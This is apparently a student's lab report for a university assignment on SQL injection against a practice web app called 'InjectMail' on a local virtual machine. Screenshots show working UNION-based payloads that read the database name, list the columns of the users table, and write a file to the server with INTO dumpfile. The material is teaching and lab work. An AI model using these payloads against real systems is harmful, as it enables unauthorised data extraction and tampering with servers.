Assignment 3.1.1

Name: SQL Injections

Developers:

- Oleksii Baranovskyi

Performer:

- FB-01 Sakhnii Nazar

Table of Contents

Material of the workplace

- https://owasp.org/www-community/attacks/SQL_Injection
- https://www.websec.ca/kb/sql_injection
- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection.html
- https://wiki.owasp.org/index.php/Automated_Audit_using_SQLMap

Task 1. Error-based SQL-injection detection and analysis

Purpose: understand what is error-based SQL-injection

After the work the student must

- know: what is error-based SQL-injection;
- be able to: recognize and analyze error-based SQL-injection vulnerabilities for current site.

Tasks:

- analyze provided web application on virtual machine 192.168.56.4 and check its' parameters.

Technical equipping of the workplace:


- sqlmap
- Vega


- OWASP Burp Suite
- OWASP Zend Attack Proxy

Solution:
Open each site in browser. Analyze HTTP-parameters for GET/POST requests. Use provided tools for detection and exploiting injection.


TASK 1
For provided sites, you need to answer: is error-based SQL-injection present? How did you find it? Prove it (screenshot).


Answer:





.....








TASK 2


What goal possibilities this injection provides to you: obtain databases, read files to disk, write files to disk, execute commands (sql-shell), stored procedures? Prove it (screenshot).


Answer:






Welcome to InjectMail! — Mozilla Firefox
192.168.56.4/read?id=1+UNION+SELECT+NULL%2C+database()
InjectMail
Home
WriteMessage
ReadMessage
Logout
To read - please enter message ID
ID:
1 UNION SELECT NULL, database()
Read
ID
Message
1
Great!
lab
Також маємо можливість дізнатися назву БД, з якою взаємодіє веб-сайт.


Welcome to InjectMail! — Mozilla Firefox
192.168.56.4/read?id=1+UNION+SELECT+NULL%2C+column_name+FROM+information_schema.columns
InjectMail
Home
WriteMessage
ReadMessage
Logout
To read - please enter message ID
ID:
1 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name = 'users
Read
ID
Message
1
Great!
USER
CURRENT_CONNECTIONS
TOTAL_CONNECTIONS
Можливість отримати дані із будь-якої таблиці.


Welcome to InjectMail! — Mozilla Firefox
192.168.56.4/read?id=1+UNION+SELECT+%40%40version%2C+database()+INTO+dumpfile+'%2Ftmp%2
InjectMail
Home
WriteMessage
ReadMessage
Logout
To read - please enter message ID
ID:
1 UNION SELECT @@version, database() INTO dumpfile '/tmp/error_file'
Запис у файл деякої інформації.


An Error Occurred: Internal Server Error — Mozilla Firefox
192.168.56.4/read?id=1+UNION+SELECT+%40%40version%2C+database()+INTO+dumpfile+'%2Ftmp%2
Oops! An Error Occurred
The server returned a "500 Internal Server Error".
Something is broken. Please let us know what you were doing when this error occurred. We will fix it as soon as possible. Sorry for any inconvenience caused.
Файл було додано на сервер БД.







TASK 3

What additional possibilities this injection provides to you: list users, detect users privileges, change users privileges etc.? Prove it (screenshot).

Answer:





Task 2. Blind SQL-injection detection and analysis

Purpose: understand what is blind SQL-injection

After the work the student must

- know: what is blind SQL-injection;
- be able to: recognize and analyze blind SQL-injection vulnerabilities for current site.

Tasks:

- analyze provided web application on virtual machine 192.168.56.4 and check its' parameters.

Technical equipping of the workplace:


- sqlmap
- Vega
- OWASP Burp Suite
- OWASP Zend Attack Proxy


Solution:
Open each site in browser. Analyze HTTP-parameters for GET/POST requests. Use provided tools for detection and exploiting injection.


TASK 1

